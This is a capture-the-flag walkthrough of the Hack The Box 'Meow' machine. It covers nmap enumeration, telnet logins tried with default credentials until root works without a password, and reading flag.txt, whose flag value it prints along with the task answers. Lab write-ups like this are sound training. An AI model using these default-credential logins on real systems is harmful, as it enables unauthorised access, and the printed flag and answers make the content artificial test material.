

MEOW

- ✓ This writeup is a direct walkthrough to the flag. Hoping that you have given your best before referring this writeup.
- ✓ Assuming that you have using pwnbox or connected to **OPENVPN.** If not, do refer to vpn-connection file.

➢ Once the is spawned, machine ip will be given. Looks as below:



ENUMERATION:



- ➢ For enumeration we use tool called **nmap** which comes by default in kali-Linux .
- ➢ Open a new terminal type the following command to perform nmap scan:

  # **nmap -sVC -v -T4 <ip>**

  -sVC : combination of -sV & -sC, used scan version of the open ports & perform basic scripts on open port (-sC is illegal to use on public ip)

  -v : used to make output more verbose and readable.

  -T4: used for decent balance of speed and info.

  <ip> : ip address of spawned machine.

  Try cmd: **nmap --help** for more info about the tool

```
┌──(root㉿kali)-[/home/kali/meow]
└─# nmap -sV -sC -v -T4 10.129.223.120
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-29 17:29 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Initiating Ping Scan at 17:29
Scanning 10.129.223.120 [4 ports]
Completed Ping Scan at 17:29, 0.42s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:29
Completed Parallel DNS resolution of 1 host. at 17:29, 0.05s elapsed
Initiating SYN Stealth Scan at 17:29
Scanning 10.129.223.120 [1000 ports]
Discovered open port 23/tcp on 10.129.223.120
Completed SYN Stealth Scan at 17:29, 9.38s elapsed (1000 total ports)
Initiating Service scan at 17:29
Scanning 1 service on 10.129.223.120
Completed Service scan at 17:29, 10.81s elapsed (1 service on 1 host)
NSE: Script scanning 10.129.223.120.
Initiating NSE at 17:29
Completed NSE at 17:29, 11.26s elapsed
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Nmap scan report for 10.129.223.120
Host is up (1.0s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Initiating NSE at 17:29
Completed NSE at 17:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.84 seconds
           Raw packets sent: 1215 (53.436KB) | Rcvd: 1007 (40.272KB)
```

- *I usually perform one more scan using my **personal tool: portscanner** before analysing the nmap report.*

```
 OPEN PORTS:
Sat Oct 29 18:18:46 2022
        [*] port: 23 is open
       service running on port:23      unknown


 Scanning completed for :
           ip: 10.129.223.120
        ports: 65535
         time: 123.18240571022034 seconds
```

~ I prefer this tool because of its speed as you can see it took just **123 seconds** for scanning **65535 ports.** Even still some improvements should be done.

ANALYSING BOTH SCANS :

Operating System: **Linux**
Number of open ports : **1**
Port Number : **23**
Service Running : **telnet**
Version : **Linux Telnetd**

FOOTHOLD

- The **TELNET SERVICE** is running open on **port 23.**
- We could try to connect with TELNET using IP address and default credentials.
- Command for connecting TELNET :

  # **telnet <ip>**

Default Credentails used:

- Username : admin
  Password : password
- Username : administrator
  Password : password123
- Username : root
  Password : root

```
┌──(root㉿kali)-[/home/kali/meow]
└─# telnet 10.129.223.120
Trying 10.129.223.120 ...
Connected to 10.129.223.120.
Escape character is '^]'.

 Hack the Box

Meow login: admin
Password:

Login incorrect
Meow login: administrator
Password:

Login incorrect
Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 30 Oct 2022 04:12:41 AM UTC

  System load:           0.0
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             136
  Users logged in:       0
  IPv4 address for eth0: 10.129.223.120
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8293

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s


Last login: Sun Oct 30 04:05:17 UTC 2022 on pts/0
root@Meow:~#
```

✓ When we try to login with username: **root**, we have been directed to root terminal.

➢ For listing the files and directories on this terminal we use the command :

 # ls -la

```
Last login: Sun Oct 30 04:05:17 UTC 2022 on pts/0
root@Meow:~# ls -la
total 36
drwx------  5 root root 4096 Jun 18  2021 .
drwxr-xr-x 20 root root 4096 Jul  7  2021 ..
lrwxrwxrwx  1 root root    9 Jun  4  2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3132 Oct  6  2020 .bashrc
drwx------  2 root root 4096 Apr 21  2021 .cache
-rw-r--r--  1 root root   33 Jun 17  2021 flag.txt
drwxr-xr-x  3 root root 4096 Apr 21  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Mar 26  2021 .selected_editor
drwxr-xr-x  3 root root 4096 Apr 21  2021 snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```


➢ There is one file name called **flag.txt**, we have seen the contents of flag.txt on command line using cat command :

 # cat flag.txt


- ✓ Finally the **flag has been captured……**
- ✓ Do submit the flag once all the questions are answered.

- I think all the questions are covered in our walkthrough. The following are the solutions for tasks:


~ Virtual Machines are the best way to try linux or other operating systems. EXAMPLES : virtual box & vm ware



~ Most of the penetration testing done on command line known as TERMINAL . As this tools are Command Line Based.




~ We have downloaded a vpn file and run command : openvpn <filename> for connecting to server and practicing on machines.




~ Try command : # ifconfig -a , you observe 3 interfaces eth0, lo, and tun0. Which is the IP address after connecting to openvpn.


```
┌──(root㉿kali)-[~/PycharmProjects/informationgathering/venv/packetsnffing]
└─# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 2402:8100:2577:39c8:4757:8c96:8bb5:f3a3  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::a00:27ff:fe95:bd54  prefixlen 64  scopeid 0×20<link>
        inet6 2402:8100:2577:39c8:a00:27ff:fe95:bd54  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
        RX packets 69072  bytes 61671565 (58.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56833  bytes 21198018 (20.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4958  bytes 650576 (635.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4958  bytes 650576 (635.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.17  netmask 255.255.254.0  destination 10.10.16.17
        inet6 dead:beef:4::100f  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::fe8b:2c24:86d9:c860  prefixlen 64  scopeid 0×20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 161910  bytes 6485372 (6.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 161990  bytes 8187672 (7.8 MiB)
        TX errors 0  dropped 5979 overruns 0  carrier 0  collisions 0
```




~ Command : # ping <IP address> send packets to IP and checks wheather the IP is online or not. This is preferred to be done before nmap scan. Just to check wheather the host is up or not.



~ We just have performed an nmap scan in our ENUMERATION process.



~ At nmap scan report we have seen open ports and their services running (marked in red block).



~ root is one of the default credential, whick we used to login.

- Submit your flag from flag.txt file to accomplish the machine.